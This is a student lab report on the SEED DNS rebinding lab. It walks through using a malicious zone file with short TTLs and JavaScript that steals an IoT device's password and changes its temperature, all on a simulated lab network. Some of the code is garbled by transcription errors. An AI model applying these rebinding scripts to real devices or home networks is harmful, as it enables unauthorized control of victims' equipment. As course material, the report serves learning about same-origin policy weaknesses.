Advanced Computer Networking & Security
Lab Report: 9 – DNS Rebinding Attack Lab

700727822


A. Lab Setup:

```
seed@VM: ~/.../Labsetup
[11/09/21]seed@VM:~/.../Labsetup$ dockps
2a1c3f6dbfbe  attacker-www-10.9.0.180
1feec6a95a96  local-dns-server-10.9.0.53
57ed1eea8f0a  router
68414ea82642  attacker-ns-10.9.0.153
dd4e64e74827  iot-192.168.60.80
[11/09/21]seed@VM:~/.../Labsetup$
```

Configure the User VM

Step 1. Reduce Firefox's DNS caching time.

We reduce the Firefox DNS caching time to 10 seconds to perform our attack at a faster pace.




Step 2. Change /etc/hosts.

We need to add the following entry to the /etc/hosts file. We will use www.seedIoT32.com as the name for the IoT server. Its IP address is 192.168.60.80.

```
[11/09/21]seed@VM:/etc$ cat host
192.168.60.80  www.seedIoT32.com
[11/09/21]seed@VM:/etc$
```

Step 3. Local DNS Server.




B. Testing the Lab Setup

To verify that the DNS server for the user machine is configured to be our server, we use the dig command and look if the response is generated from the configured DNS server. In the below screenshot, we see that the SERVER in the last third line has the IP address of the local DNS server configured by us. Hence, we have successfully configured the user machine to use our configured DNS server.

```
root@VM:/etc/resolvconf/resolv.conf.d# dig http://www.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> http://www.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47895
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0ba8f12aeff7e4ef01000000618a946e0b8485cf89f7af20 (good)
;; QUESTION SECTION:
;http://www.attacker32.com.     IN      A

;; ANSWER SECTION:
http://www.attacker32.com. 259200 IN    A       10.9.0.100

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Nov 09 10:31:58 EST 2021
;; MSG SIZE  rcvd: 98

root@VM:/etc/resolvconf/resolv.conf.d#
```

Task 1: Understanding the Same-Origin Policy Protection

On the user machine, we load the following 2 pages and on clicking the button “click”, we see that there is a change in the temperature on the IoT device.



Next, we change the temperature to 50 degrees and again click on the “click” button from a different webpage this time. We see that the temperature does not change, and the web console displays an error.

In the same origin policy, the browser accepts only those requests to a domain that comes from the same domain (as in the first case). Since the request in the second webpage is going from attacker32.com domain to seediot32.com, it is considered as a cross-origin request and hence blocked by the browser.


Task 2 : Defeat the Same-Origin Policy Protection

We defeat the same origin policy by exploiting the fact that SOP policy is enforced based on the host name and not the IP address.

Step1. Modify JavaScript file.

```
root@2a1c3f6dbfbe:/app/rebind_server/templates/js# cat change.js
let url_prefix = 'http://www.attacker32.com'

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
        $.post(url_prefix + '/temperature?value=99'
               + '&password='+ data.password,
               function(data) {
                  console.debug('Got a response from the server!');
               });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);
root@2a1c3f6dbfbe:/app/rebind_server/templates/js#
```

On the User VM, we reload the web page and click on the “Click” button. On clicking the button, we no more see the Cross-Origin request error. However, the temperature on the IoT server does not change.



This is because the request now goes to attacker32.com and not seediot32.com. Since the domain remains the same essentially, the SOP is not violated. We do not see any impact on the seediot32.com server because the request never goes to the IoT server.


Step2: Conduct the DNS rebinding

Now since we need the requests to go to the IoT server and not attacker's website, we use the DNS Rebinding technique to first map the attacker32.com to the actual IP address of the attacker VM and then link the same domain to the IoT server's IP i.e. User VM.

We first link the zone_attacker32.com zone to the attacker VM so that the actual page is loaded. This DNS entry is cached only for a very short time – TTL 1000, so that a request is again received at the attacker end and the attacker can manipulate the response.

```
root@68414ea82642:/etc/bind# nano zone_attacker32.com
root@68414ea82642:/etc/bind# cat zone_attacker32.com
$TTL 1000
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.9.0.180
www     IN      A     10.9.0.180
ns      IN      A     10.9.0.153
*       IN      A     10.9.0.100
root@68414ea82642:/etc/bind# rndc reload attacker32.com
zone reload queued
root@68414ea82642:/etc/bind# rndc flush
root@68414ea82642:/etc/bind#
```

We clear the Local DNS Server cache so that the request is sent to the Attacker machine hosting the nameserver for the website and obtain the recent settings. We load the website on the user VM:



On the attacker VM, we change the zone file to link with the IoT server's IP for a greater period. We reload the revised zone data. Now, since the previous DNS resolution will expire in 5 seconds, if anything happens on the web page, a request will be sent to the attacker machine via the local DNS server and this new change will be reflected in the response.


Task 3. Launch the Attack

Similarly, we perform the automatic attack by using the following code, that sends the set-temperature request whenever the timer reaches a value of 0.

```
let INTERVAL_LENGTH = 10;
let TEMPERATURE = 88;

let url_prefix = 'http://www.attacker32.com'

function launchAttack() {
        console.log('Launch the Attack!!');
        $.get(url_prefix+ '/password', function(data) {
                if ('StillMe' === data) {
                        console.log('Failed: Still talking to the attacker\'s web server!!');
                        $("#pwd-err").show();
                        $('#pwd-iot').hide();
                } else {
                        console.log('Great, now I am talking to the IoT device!!");
                        $('#pwd-err').hide();
                        $('#pwd-iot').show();
                }

                $.post (url_prefix + '/temperature?value=' + TEMPERATURE
                                + '&password=' data.password.
                                function(data) ( )):
        });
}

function countDown() {
        $('#currentCount').html ("<h2>"+ count +"</h2>");
        if (count === 0) {
                launchAttack();
                count=INTERVAL_LENGTH;
        } else if (count == 5) {
                $('#pwd-err').hide();
                $('#pwd-iot').hide();
                count--:
        } else {
                count--:
        }
}

let count = INTERVAL_LENGTH;
let interval = setInterval (countDown, 1000);
```

we performed the same steps as before – of linking the www.attacker32.com with the attacker first:

On the counter reaching a value of 0, we see that the attack is successful, and the temperature rises to 88 degrees. The web console also indicates the success of the attack by printing that it is now talking with the IoT device. This is used for the debugging purpose.



We see that the following packet is sent within the communication that updates the www.attacker32.com zone to i.e. IoT server's IP.